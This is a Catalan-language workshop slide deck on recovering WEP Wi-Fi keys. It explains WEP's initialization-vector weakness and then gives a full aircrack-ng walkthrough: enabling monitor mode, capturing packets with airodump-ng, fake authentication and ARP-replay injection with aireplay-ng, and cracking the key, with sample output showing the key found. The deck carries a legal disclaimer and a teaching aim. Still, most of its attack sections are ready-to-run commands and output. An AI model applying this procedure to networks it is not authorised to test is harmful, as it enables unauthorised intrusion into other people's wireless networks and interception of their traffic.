Taller. Com obtenir claus WEP?

Ponent: Sergi Tur Badenas

http://acacha.dyndns.org/mediawiki/index.php/Taller._Com_obtenir_claus_WEP

KISMET

Autor: Sergi Tur Badenas

DISCLAIMER

- No té per que passar però executant les passes d'aquesta transparència pot succeir qualsevol problema o error en el teu sistema.
- **L'AUTOR NO ÉS RESPONSABLE** de cap problema que pugui sorgir. Només el **LECTOR ES FA RESPONSABLE DELS SEUS ACTES**
- L'objectiu d'aquestes transparències és fer **pedagogia** i **denunciar** la inseguretat d'alguns sistemes informàtics

Recorda!

Atacar punts d'accés de tercers pot ser delicte

És obvi que robar informació de tercers és delicte tant si és fa per mètodes tradicionals com si s'utilitzen tècniques informàtiques

Autor: Sergi Tur Badenas

Com obtenir aquest document

- **Per tal d'obtenir la última versió d'aquest document cal:**
  - Instal·lar subversion
    ```
    $ sudo apt-get install subversion
    ```
  - Descarregar el document:

```
$ cd
$ svn co https://svn.projectes.lafarga.cat/svn/iceupc/Altres/TallerClausWEP
```

  - El servei de projecte de la Farga és ofert per la generalitat de forma gratuïta a qualsevol projecte de programari lliure, continguts oberts o català a les TIC.

la farga.cat
projectes
https://projectes.lafarga.cat/

Autor: Sergi Tur Badenas

Wiki

- **Podeu trobar més documentació a:**
  - La wiki del ponent: http://acacha.dyndns.org/mediawiki
  - Concretament, hi ha el pas a pas a seguir a:
    - Exemple pas a pas amb DLINK (DWL-G520)
  - Cal adaptar algunes qüestions a l'entorn del taller
  - Consulteu:
    - Eines de hacking per a xarxes sense fils
    - Aircrack-ng
    - Kismet

Autor: Sergi Tur Badenas

Seguretat Xarxes sense fils

- **Hi han 3 tipus de WLAN segons la seva seguretat**
  - **Obertes**: les dades no van xifrades
  - **WEP (Wired Equivalent Privacy)**
    - Protocol feble. Les claus són fàcils d'obtenir.
  - **WPA (Wifi Protected Access)**: Protocol segur (de moment ;-))
- **La connexió pot ser per**
  - **Clau compartida:** Hi ha una mateixa clau per a tots els clients de la WLAN
  - **Autenticació:**
    - Múltiples usuaris/paraules de pas
    - Utilitzant claus públiques (similar al que es feia en SSH)

Autor: Sergi Tur Badenas

WEP

- **2 mètodes d'autenticació**
  - **Sistema obert (open):** No hi autenticació prèvia. Les dades es xifren però no hi ha fase d'autenticació
  - **Clau Compartida:**
    - S'utilitza WEP per a l'autenticació. Hi ha un intercanvi d'informació (repte) per autenticar el client
    - Similar a SSH i l'ús de claus públiques
    - Menys segur! Aquest intercanvi d'informació es pot interceptar per tal d'aconseguir més informació per a trencar la clau WEP!!!
- **Longitud de les claus**
  - **64 bytes (40 + 24 vector IV) i 128 bytes (104 + 24 vector IV).**
  - WEP és insegur per un **defecte en la implementació**
    - Una clau de més bytes només fa que es necessiti més temps (i/o dades) per tal d'obtenir la clau.

Autor: Sergi Tur Badenas

Vulnerabilitats WEP

- **Error de disseny**
  - No implementa correctament els vectors d'iniciació (IV)
  - El sistema no és prou aleatori i no hi ha prou varietat de vectors d'inicialització
  - Es troben missatges diferents amb el mateix vector IV
  - Augmentar la mida de les claus en bytes augmenta el temps necessari però no fa el protocol més segur.

Si s'aconsegueixen suficients paquets IV, es pot iniciar un atac de força bruta per tal d'obtenir la clau

Autor: Sergi Tur Badenas

Aircrack-ng

- **Aircrack-ng**
  - Conjunt d'eines per línia de comandes per a xarxes sense fils:
    - Packet sniffer (analitzadors de xarxes WIFI, IEEE 802.11)
    - WEP i WPA/WPA2-PSK cracker
    - Implementa diferents tipus d'atacs
  - Multiplataforma (experimental i sense suport per a Windows)
  - http://www.aircrack-ng.org/

```
$ sudo apt-get install aircrack-ng
```


Autor: Sergi Tur Badenas

Aircrack-ng

- **Hi ha un bon munt de comandes. Utilitzarem:**
  - **Airmon-ng:** Script que facilita la configuració en mode monitor d'una targeta
  - **Airodump-ng:** Analitzador de xarxes sense fils. Captura els paquets IV
  - **Aireplay-ng:** realitza els atacs d'autenticació falsa i injecció de paquets
  - **Aircrack-ng:** Criptoanàlisi de les claus WEP

```
$ dpkg -L aircrack-ng | grep bin
/usr/bin
/usr/bin/aircrack-ng
/usr/bin/airdecap-ng
/usr/bin/packetforge-ng
/usr/bin/ivstools
/usr/bin/kstats
/usr/bin/makeivs-ng
/usr/bin/airdecloak-ng
/usr/bin/airolib-ng
/usr/sbin
/usr/sbin/aireplay-ng
/usr/sbin/airodump-ng
/usr/sbin/airserv-ng
/usr/sbin/airtun-ng
/usr/sbin/airbase-ng
/usr/sbin/airmon-ng
/usr/sbin/airdriver-ng
```


Autor: Sergi Tur Badenas


Aircrack-ng

- **Fases del criptoanàlisi**
  - **1a fase:** Maquinari. Configurar la targeta sense fils en mode monitor
  - **2a Fase:** detecció de xarxes wireless. Captura de paquets de la xarxa sense fils
  - **3a Fase:** atacs d'autenticació falsa i injecció de paquets
  - **4a Fase:** Criptoanàlisi de les claus WEP per força bruta

Autor: Sergi Tur Badenas

Topologia. Xarxa Ad-hoc


- **Wireless Ad-hoc network**
  - Es caracteritzen per no necessitar d'infraestructura per a establir una comunicació entre estacions
  - Topologia mallada
- **Similituds amb LAN**
  - Similars a les LAN per coaxial. No necessiten de dispositius específics per connectar màquines.



Autor: Sergi Tur Badenas

Topologia. Xarxa amb infraestructura

- **Wireless infraestructure network**
  - Necessiten d'un PA
  - Topologia en estrella
- **Similituds amb LAN**
  - Les LAN commutades també necessiten Infraestructura (un commutador o switch)



Autor: Sergi Tur Badenas

Mode Monitor

Mode Monitor

- També conegut com **RFMON** (Radio Frequency Monitor)
- Permet veure (monitoritzar) el trànsit d'una xarxa wireless
  - Diferent del mode promiscu. No cal associar-se a la xarxa (o cal configurar-se en el rang de xarxa)
- Només s'aplica a xarxes WIFI.
- Altres estats permesos en IEEE802.11:
  - **Master:** Punt d'accés;
  - **Managed:** client o estació
  - **Ad-hoc:** xarxes ad-hoc
  - **Mesh** i **Repeater**

Autor: Sergi Tur Badenas

Aircrack-ng. Mode monitor

Airmon-ng. Activa el mode monitor

- **Atheros:** abans executar

```
$ sudo airmon-ng stop ath0
```

```
$ sudo airmon-ng start wifi0
```

```
$ sudo iwconfig ath0
...
ath0      IEEE 802.11g  Mode:Monitor  Frequency:2.457 GHz Tx-Power=20 dBm
...
```

- Sovint, crea una interfície de xarxa virtual que és amb la que es treballarà
- **Compte!** no l'executeu diversos cops!

```
$ sudo airmon-ng stop athX
```


Autor: Sergi Tur Badenas


Aircrack-ng. Mode monitor

- **Possibles problemes**
  - Altres aplicacions de xarxa que poden interferir

```
PID   Name
2578  NetworkManager
2582  wpa_supplicant
2602  avahi-daemon
2603  avahi-daemon
4696  dhclient
```

$ sudo kill -9 PID

  - Desactivar NetworkManager:



Autor: Sergi Tur Badenas

Kismet

- **Kismet**
  - Kismet és un analitzador de xarxes WIF .
  - S'utilitza com a detector d'intrusions
  - Instal·lació: `$ sudo apt-get install kismet`
  - Configuració: `$ sudo gedit /etc/kismet/kismet.conf`
    - Cal modificar el paràmetre source segons el driver. Exemples:

`source=none,none,addme`

`source=iwl3945,eth1,Intel`

`source=zd1211,wlan1,wisacom`

`source=madwifi_g,wifi0,d-link`

  - No totes les targetes de xarxa suporten mode monitor
  - www.kismetwireless.net `$ sudo kismet`


Autor: Sergi Tur Badenas

Maquinari

- **Cada targeta WIFI té 2 fabricants:**
  - **Tarja (ferro)**: (Netgear, Ubiquiti , Linksys, D-Link...). Molts fabricants!
  - **Chipshet (intel·ligència)**: És el que ens interessa...
    - Com conèixer la targeta?
      - `$ lsusb | lspci`
      - `$ lshal > out.txt`
        `$ gedit out.txt &`
      - `$ sudo apt-get install gnome-device-manager`
    - Hi ha infinitat d'eines de detecció de maquinari. Consulteu la wiki del ponent
  - Quina és la millor targeta per a comprar?

Autor: Sergi Tur Badenas

Aircrack-ng. Maquinari



Autor: Sergi Tur Badenas

Exemple. D-LINK

- **Dos targetes molt similars**
  - Mateix fabricant del ferro (DLINK)
  - Diferent fabricant de la intel·ligència (XIP)
    - **DWL-G510:** RaLink. No suporta aircrack ni kismet
    - **DWL-G520:** Atheros. Funciona perfectament

Autor: Sergi Tur Badenas

WISACOM USB

- **Chip**
  - Zydas zd1211rw
  - Compatible amb aircrack-ng
  - Compatible amb kismet
  - Bon nivell de recepció
  - Antena intercanviable

Autor: Sergi Tur Badenas

Aircrack-ng

http://aircrack-ng.org/doku.php?id=compatibility_drivers#drivers


- **Compatibilitat d'aircrack**
  - Cal consultar la web de l'aplicació.

Chipset	Windows driver (monitor mode)	Linux Drivers	Note
prismGT	PrismGT by 500brabus	prism54	only FullMAC cards works with aircrack on Linux
prismGT (alternative)		p54	untested, should get SoftMAC cards working (mac8021
Ralink		rt2x00 or RaLink RT2570USB Enhanced Driver or RaLink RT73 USB Enhanced Driver	Only rt2500, rt2570, rt61 and rt73 can inject and mon this pager for important concerns.
Realtek 8180	Realtek peek driver	rtl8180-sa2400	802.11b only
Realtek 8187L		RTL8187L plus patch	
Realtek 8187B		rtl8187 (2.6.27+) or r8187b	
TI		ACX100/ACX111 /ACX100USB	
ZyDAS 1201		zd1201	802.11b only
ZyDAS 1211		zd1211rw plus patch	The mac80211 version needs no patch, the ieee80211

Autor: Sergi Tur Badenas

Portàtils, miniportàtils i MiniPCI


Ranura d'expansió mini PCI




Autor: Sergi Tur Badenas

MiniPCI, antenes i connectors

- **Connectors UFL (hirose) (miniPCI)**
  - S'utilitza en targetes sense fils miniPCI
  - http://hwagm.elhacker.net/





Autor: Sergi Tur Badenas

Connectors

Autor: Sergi Tur Badenas

Connectors

http://guifi.net/

guifi·net
Fent xarxa oberta de debò...

Autor: Sergi Tur Badenas

La víctima: Conceptronics (C54APM)

- **Punt d'accés WIFI**
  - Nom Xarxa / BSSID: WLAN_205
  - MAC/ESSID: 00:80:5a:4b:88:87

Autor: Sergi Tur Badenas

ROUTER BUFFALO WHR-HP-G54

- **Suporta DD-WRT**
  - Bones característiques per aprox. 60€
  - CPU: Broadcom 5352 CPU a 200 MHz.
  - Memòria Flash: 4 MB
  - Memòria RAM: 16 MB
  - 2 antenes omnidireccionals:
    - 1 interna
    - 1 externa
  - Més informació

Autor: Sergi Tur Badenas

2a fase

- **Fases del criptoanàlisi**
  - **1a fase:** Maquinari. Configurar la targeta sense fils en mode monitor
  - **2a Fase: detecció de xarxes wireless. Captura de paquets de la xarxa sense fils**
  - **3a Fase:** atacs d'autenticació falsa i injecció de paquets
  - **4a Fase:** Criptoanàlisi de les claus WEP per força bruta

Autor: Sergi Tur Badenas

Aircrack-ng

- **Creeu una carpeta per al taller:**

```
$ cd
$ mkdir atacWEP
$ cd atacWEP
```

IMPORTANT: Executeu totes les comandes en aquesta carpeta!

- **Airodump-ng**
  - Sniffer de xarxes WIFI

```
$ sudo airodump-ng -i ath0  -w fitxer_captura
```

    - Cal identificar la xarxa víctima. Necessitem
      - **BSSID**: MAC del punt d'accés
      - **ESSID**: Nom de la xarxa (WLAN_206)
      - **Canal**: Freqüència utilitzada pel punt d'accés

Autor: Sergi Tur Badenas

Aircrack-ng

- **Atureu airmon-ng amb Ctrl+C**
- **Un cop escollida la víctima executeu:**
  - Cal adaptar l'exemple al canal de la vostra víctima

```
$ sudo airodump-ng -i ath0 -c 6 -w fitxer_captura
```

- **Fitxers**
  - Airmon-ng guarda els paquets capturats als fitxers

```
$ cd atacWEP
$ ls -l
fitxer_captura_01.txt
fitxer_captura_01.ivs
```


Autor: Sergi Tur Badenas

Aircrack-ng

- **Exemple:**
  - Els paquets important a capturar són els **Data**
  - Més trànsit --> Més paquets data. Quants calen?
    - **WEP 64 bits:** 300.000 IVs
    - **WEP 128 bits:** 1.000.000 IVs
  - Podem esperar o forçar el trànsit --> Fase 3

```
CH  6 ][ Elapsed: 1 min ][ 2008-10-23 09:38

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:1D:73:3A:CB:AC   43      133       10    0   6  48  WPA  WEP        dd-wrt
```


Autor: Sergi Tur Badenas

3a fase

- **Fases del criptoanàlisi**
  - **1a fase:** Maquinari. Configurar la targeta sense fils en mode monitor
  - **2a Fase**: detecció de xarxes wireless. Captura de paquets de la xarxa sense fils
  - **3a Fase: atacs d'autenticació falsa i injecció de paquets**
  - **4a Fase:** Criptoanàlisi de les claus WEP per força bruta

Autor: Sergi Tur Badenas

Aircrack-ng

- **Comprovar si la targeta de xarxa suporta injecció**
  - Observeu com s'utilitzen les dos interfícies de xarxa:

```
$ sudo aireplay-ng --test -i wifi0 ath0
09:34:15  Trying broadcast probe requests...
09:34:17  No Answer...
09:34:17  Found 0 APs
09:34:17  Trying card-to-card injection...
09:34:17  Attack -0:       OK
09:34:17  Attack -1 (open): OK
09:34:17  Attack -1 (psk):  OK
09:34:17  Attack -2/-3/-4:  OK
09:34:17  Attack -5:       OK
09:34:17  Injection is working!
```


Autor: Sergi Tur Badenas

Aircrack-ng

- No tanqueu airmon-ng!
- **Obriu una nova terminal (Crl+Shift+t)**
  - El primer és fer una associació falsa (unir-se al AP). **Atac 1** d'aircrack

```
$ sudo aireplay-ng -1 0 -e ESSID  -a BSSID  ath0
```

  - Exemple. Adapteu-lo al taller!

```
$ sudo aireplay-ng -1 0 -e dd-wrt -a 00:1D:73:3A:CB:AC ath0
No source MAC (-h) specified. Using the device MAC (00:1C:F0:D4:55:92)
09:56:28  Waiting for beacon frame (BSSID: 00:1D:73:3A:CB:AC)
09:56:28  Sending Authentication Request
09:56:28  Authentication successful
09:56:28  Sending Association Request
09:56:28  Association successful :-)
```


Autor: Sergi Tur Badenas

Aircrack-ng

- **Ara podem forçar el trànsit**
  - Atac 3 (injecció de paquets)

$ sudo aireplay-ng -3 -e ESSID dd-wrt -a BSSID -x 600 ath0

    - Sabreu que funciona si augmenta el nombre de paquets DATA a airmon-ng
    - A vegades tarda, o cal ajustar la velocitat, o apropar-se/allunyar-se del punt d'accés
  - Exemple:

```
$ sudo aireplay-ng -3 -e dd-wrt -a 00:1D:73:3A:CB:AC -x 600 ath0
No source MAC (-h) specified. Using the device MAC (00:1C:F0:D4:55:92)
10:04:11  Waiting for beacon frame (ESSID: dd-wrt)
Found BSSID "00:1D:73:3A:CB:AC" to given ESSID "dd-wrt".
Saving ARP requests in replay_arp-1023-100411.cap
You should also start airodump-ng to capture replies.
```


Autor: Sergi Tur Badenas

4a fase

- **Fases del criptoanàlisi**
  - **1a fase:** Maquinari. Configurar la targeta sense fils en mode monitor
  - **2a Fase:** detecció de xarxes wireless. Captura de paquets de la xarxa sense fils
  - **3a Fase:** atacs d'autenticació falsa i injecció de paquets
  - **4a Fase: Criptoanàlisi de les claus WEP per força bruta**

Autor: Sergi Tur Badenas

Aircrack-ng

- **Criptoanàlisi de la clau WEP**
  - No cal esperar a tenir infinitat de claus per provar d'obtenir la clau. Executeu:

```
$ sudo aircrack-ng -x -0 *.cap *.ivs
```

    - Observeu l'asterisc! Aircrack pot utilitzar la informació de diferents sessions d'airmon-ng per obtenir la clau WEP
- **Escolliu la xarxa**

```
...
Read 387215 packets.
  #  BSSID              ESSID                     Encryption
  1  00:1D:73:3A:CB:AC  dd-wrt                    WEP (387164 IVs)
  ...
Index number of target network ? 1
```


Autor: Sergi Tur Badenas

Aircrack-ng

- **Sí teniu prou paquets IV**

```
                                Aircrack-ng 1.0 beta1

                        [00:00:00] Tested 519 keys (got 214333 IVs)

KB    depth   byte(vote)
 0    4/  5   2E(234240) ED(230912) 54(230400) 9D(229632) E2(229632) 8B(228608) D4(228352) 81(228096) 8C(228096) F1(227840) E1(227584) 1E(227328)
 1    6/  1   CC(232704) 0D(230400) E5(230400) 8F(229376) 44(228608) 6B(228608) E9(228608) 97(228352) B9(227840) 60(227328) 64(227072) 3B(226560)
 2    0/  1   21(293888) AE(233984) 10(233472) FA(231936) 42(230400) 20(229376) 3A(228352) FB(228096) C1(227328) 65(226816) DE(226816) 36(226560)
 3    0/  5   C5(288512) 1A(234752) 06(234240) 35(232448) E9(231168) 89(230656) DE(230144) 04(229632) 66(229632) 92(228608) BF(228608) 5A(228096)
 4   27/  4   62(223488) 45(222720) 60(222720) 63(222464) 86(222464) 3F(222208) 61(222208) 29(221952) C1(221952) 36(221696) 58(221696) B7(221696)

        KEY FOUND! [ E5:99:A3:A4:50:A5:95:2F:F6:60:8B:81:8D ]
    Decrypted correctly: 100%
```

- Sinó, aircrack o tornarà a provar més endavant quan tingui prou paquests IV
- La opció -x evita un atac de força bruta als últims 2 bytes (el crack és més ràpid). I el -0 només es per fer-ho més bonic.

Autor: Sergi Tur Badenas

Eines gràfiques i LIVE-CD

- **Hi ha un bon munt d'eines gràfiques de seguretat**
  - **Bactrack:** Distribució GNU/Linux (LIVE-CD) amb moltes eines de seguretat incorporades
  - **NUBUNTU:** Distribució Ubuntu GNU/Linux (LIVE-CD) amb moltes eines de seguretat incorporades
  - **Airspoon:** Interfície gràfica (JAVA) que automatitza els passos vistos en aquest taller

